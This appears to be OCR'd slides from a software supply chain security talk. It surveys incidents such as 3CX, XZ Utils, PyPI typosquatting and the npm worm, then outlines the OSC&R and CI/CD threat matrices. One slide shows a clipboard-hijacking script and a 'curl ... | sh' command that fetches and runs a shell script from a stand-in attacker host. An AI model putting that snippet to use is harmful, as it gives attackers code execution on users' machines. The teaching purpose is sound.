


[https://www.zdnet.com/article/google-kills-the-great-suspender-heres-what-you-should-do-next/]

Also in a WordPress plugin [https://www.bleepingcomputer.com/news/security/backdoor-found-in-wordpress-plugin-with-more-than-300-000-installations/]

3CX Attack [2023]

- 3CX provides communications for its users including chat, video calls, and voice calls.
- A trojanized version of 3CX's legitimate software that was available to download from their website.
- … tampered installer for X_TRADER, a software package provided by Trading Technologies
- … received additional command and control (C2) servers from encrypted icon files hosted on GitHub.
- Suspected North Korean Actor (UNC4736)
- A dual compromise



[https://cloud.google.com/blog/topics/threat-intelligence/3cx-software-supply-chain-compromise/]

JetBrains TeamCity Vulnerability Exploitation [2023, 2024]

- CVE-2023-42793 / RCE
- North Korean threat actors

- CVE-2024-27198 / 9.8 / Critical / Auth Bypass.
- CVE-2024-27199 / 7.3 / High / Auth Bypass.
- Dev env. Compromise.


TeamCity

[https://www.rapid7.com/blog/post/2024/03/04/etr-cve-2024-27198-and-cve-2024-27199-jetbrains-teamcity-multiple-authentication-bypass-vulnerabilities-fixed/]


[https://www.microsoft.com/en-us/security/blog/2023/10/18/multiple-north-korean-threat-actors-exploiting-the-teamcity-cve-2023-42793-vulnerability/]

[https://www.theregister.com/2024/03/28/jetbrains_fixes_26_security_problems/]

XZ Utils Backdoor [2024]




- CVE-2024-3094
- The malicious code, inserted by an attacker who had spent years gaining a position of trust as a maintainer
- liblzma
- Specific private key / bypass SSH authentication
- Discovered by a chance during performance testing



[https://en.wikipedia.org/wiki/XZ_Utils_backdoor]

[https://www.akamai.com/blog/security-research/critical-linux-backdoor-xz-utils-discovered-what-to-know]


[https://www.reddit.com/r/sysadmin/comments/1bqu3zx/backdoor_in_upstream_xzliblzma_leading_to_ssh/]



PyPI Typosquatting Campaigns [2024]

- PyPi Repo, more than 800,000 users
- Check Point CloudGuard identified a typosquatting campaign on PyPI, comprising over 500 malicious packages.
- Malware / PII theft

- requestss instead of requests
- pandas-sdk instead of pandas
- request5 instead of requests



[https://blog.checkpoint.com/securing-the-cloud/pypi-inundated-by-malicious-typosquatting-campaign/]

[https://checkmarx.com/blog/pypi-is-under-attack-project-creation-and-user-registration-suspended/]

NPM Ecosystem Self-replicating Worm [2025]


- targeting the Node Package Manager (npm) ecosystem
- A novel, self-replicating worm

- "Shai-Hulud"
- Automated propagation
- The attacker gained unauthorized access to maintainer accounts and injected malicious post-install scripts into multiple popular JavaScript packages.

[https://unit42.paloaltonetworks.com/npm-supply-chain-attack/]

AI! [2025]

- AI code assistants sometimes invent (“hallucinate”) package names that don’t exist.
- Attackers can proactively publish packages under those fake names (in registries like PyPI or npm). If the AI-generated suggestion is used, the malicious package gets installed.
- Researchers found that about 5.2 percent of package suggestions from commercial models didn't exist,
- 21.7 percent from open source or openly available models.



[https://www.theregister.com/2025/04/12/ai_code_suggestions_sabotage_supply_chain]

[https://www.k2view.com/what-are-ai-hallucinations/]

Triada Trojan [2019][2025]

- Targeting Android Devices
- System Partition is read-only.

- In recent version, it is pre-loaded in some devices – Their OTA app.
- It compromises the Zygote process (the core Android process from which all apps spawn), which lets the malware inject itself into every application launched on the device.

[https://securelist.com/triada-trojan-modules-analysis/116380/]

[https://cyberscoop.com/android-backdoor-triada-mobile-supply-chain/]

OX Security Report [2023]

Software Supply Chain Exposures / 9 months / 100M Software Supply Chain Alerts / 10k Repo

Based on OSC&R Framework

91%

Of organizations

one software supply chain security incident in 2023

119k

Alerts, on average

Monitoring 129 applications

95%

At least 1 High or Critical

risk within their software supply chain.

Ctrl+C
Ctrl+V
Problem

- Copy > sudo apt update
- Paste > curl http://attacker-domain:8000/shell.sh | sh

- Website JS things
- Invisible things in HTML


```
<script>
document.getElementById('copy').addEventListener('copy', function(e) {
    e.clipboardData.setData('text/plain', 'curl
    http://attacker-domain:8000/shell.sh | sh\n'); e.preventDefault();
});
</script>
```


[https://www.bleepingcomputer.com/news/security/dont-copy-paste-commands-from-webpages-you-can-get-hacked/]

[https://www.makeuseof.com/why-you-shouldnt-copy-paste-commands-from-internet/]

More Examples

- Multiple Notepad++ Flaws Let Attackers Execute Arbitrary Code, 2023 [https://cybersecuritynews.com/multiple-notepad-flaw/]
- VS Code Extensions [https://www.aquasec.com/blog/can-you-trust-your-vscode-extensions/]
- The developer added bad things [https://www.theverge.com/2022/1/9/22874949/developer-corrupts-open-source-libraries-projects-affected]
- lemaaa : malware authors targeting other malware authors – targeting discord accounts [https://jfrog.com/blog/malware-civil-war-malicious-npm-packages-targeting-malware-authors/]
- Overwrite all files with ♥ if origin is Russia or Belarus [https://snyk.io/blog/peacenotwar-malicious-npm-node-ipc-package-vulnerability/]



Heavy Cost of Development

In-house maintenance: No reliable cloud services for jira, git, email, etc.

Small Market

To cover costs of in-house secure development/deployment environment

Software Cracks

Trojenized


All Other Difficulties

...

Frameworks and Standards

A common ground.

Frameworks and Standards




MITRE ATT&CK-like

Common Language.

Whole Landscape

Measure

Tactics, Techniques, and Procedures



pbom.dev

To better understand and measure supply chain risk.

OSC&R

MITRE ATT&CK-like framework

By industry leaders

Consortium of cybersecurity leaders

2023

Attack Matrix for Software Supply Chain Security

Open Software Supply Chain Attack Reference (OSC&R)

A comprehensive, systematic and actionable way to understand attacker behaviors and techniques with respect to the software supply chain.

- PBOM
- Container Security
- Open Source Security
- SCM Posture
- Secrets Hygiene
- **Code Security**
- Cloud Security
- CI/CD Posture
- Artifact Security
- Infrastructure as code

Reconnaissance (11)	Initial Access (26)	Execution (12)	Persistence (8)	Defense Evasion (8)	Credential Access (8)	Lateral Movement (2)	Impact (7)
Discover coding flaws	Compromised token	SQL injection	Backdoor in code	Bypass review using admin permission	Runtime leakage of password	Push implants across repositories	Malicious code in artifacts
	Weak authentication methods	Command injection		Malicious Build Time Dependencies			Backdoor in code
	Compromised developer workstation	Cross-site scripting					
		Runtime logic bomb					
		Installation scripts					
		Runtime backdoor					
		Cross Site Request Forgery					

Realms

- SCM Posture
- Code Security

T0182 - Bypass Review Using Admin Permission

The Bypass Review using admin permission attack technique refers to a defense evasion tactic where an attacker gains administrative access to a CI/CD pipeline and uses that access to bypass security reviews of code changes. Typically, in a CI/CD pipeline, code changes are subjected to automated and manual reviews before they are deployed. These reviews help to detect and prevent the introduction of vulnerabilities or malicious code into the production environment. However, if an attacker is able to gain administrative access to the pipeline, they can bypass these reviews and directly inject malicious code into the final product. This attack technique can be particularly dangerous because it allows an attacker to bypass critical security controls and deploy malicious code directly to the production environment. Additionally, since the code is not subject to the normal review process, it may not be detected by traditional security controls.

ID: T0182

Type: Technique

Tactic: Defense Evasion

Summary: Bypass review using admin permission

State: draft

Mitigations

id	type	summary	description
M1661	Mitigation	Revoke user permissions	Remove permissions granted on the SCM repository from users that do not need them. Limit access to configuration files. Only grant access to users who need it to modify the configuration files.
M1662	Mitigation	Evaluate pipeline execution permissions	Evaluate the need for triggering pipelines on public repositories from external contributors. Where possible, refrain from running pipelines originating from forks, and consider adding controls such as requiring manual approval for pipeline execution.


Detections

id	type	summary	description
D1260	Detection	Implement regular security audit and review	Conduct regular security audits and vulnerability assessments of your systems and storages configurations to identify and address any potential misconfigurations or vulnerabilities that could lead to exposed storage. This includes reviewing access controls, encryption settings, and other security configurations to ensure they are aligned with best practices and organizational security policies.
D1261	Detection	Implement penetration testing	Penetration testing, also known as ethical hacking or vulnerability assessment, is a proactive approach to mitigating cybersecurity risks. It involves simulating real-world cyber attacks on a system, network, or application in a controlled and authorized manner to identify vulnerabilities and weaknesses that could be exploited by malicious actors.
D1510	Detection	Implement Intrusion Detection System and anti-malware	An intrusion detection system (IDS) is a security tool designed to detect and alert on unauthorized access to a computer system or network. Implementing intrusion detection systems (IDS) and anti-malware software can help to identify and block malicious activity. IDS is a critical security tool that helps organizations to detect and respond to security incidents in a timely manner. By providing real-time monitoring and analysis of network traffic, IDS can help organizations to stay ahead of potential threats and reduce the risk of a security breach.
D1590	Detection	Implement continuous monitoring and logging of the CI/CD process	Continuous monitoring and logging of the CI/CD process can help organizations detect any unusual activities or deviations from the standard workflow. This can include monitoring the pipeline for unusual resource requests or

Common Threat Matrix for CI/CD Pipeline, GitHub

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Lateral Movement	Exfiltration	Impact
Supply Chain Compromise on CI/CD	Modify CI/CD Configuration	Compromise CI/CD Server	Get credential for Deployment(CD) on CI stage	Add Approver using Admin permission	Dumping Env Variables in CI/CD	Exploitation of Remote Services	Exfiltrate data in Production environment	Denial of Services
Valid Account of Git Repository (Personal Token, SSH key, Login password, Browser Cookie)	Inject code to IaC configuration	Implant CI/CD runner images	Privileged Escalation and compromise other CI/CD pipeline	Bypass Review	Access to Cloud Metadata	(Monorepo) Get credential of different folder's context	Clone Git Repositories	
Valid Account of CI/CD Service (Personal Token, Login password, Browser Cookie)	Inject code to source code	Modify CI/CD Configuration		Access to Secret Manager from CI/CD kicked by different repository	Read credentials file	Privileged Escalation and compromise other CI/CD pipeline		
Valid Admin account of Server hosting Git Repository	Supply Chain Compromise on CI/CD	Inject code to IaC configuration		Modify Caches of CI/CD	Get credential from CI/CD Admin Console			
	Inject bad dependency	Inject code to source code		Implant CI/CD runner images				
	SSH to CI/CD pipelines	Inject bad dependency						
	Modify the configuration of Production environment							
	Deploy modified applications or server images to production environment							

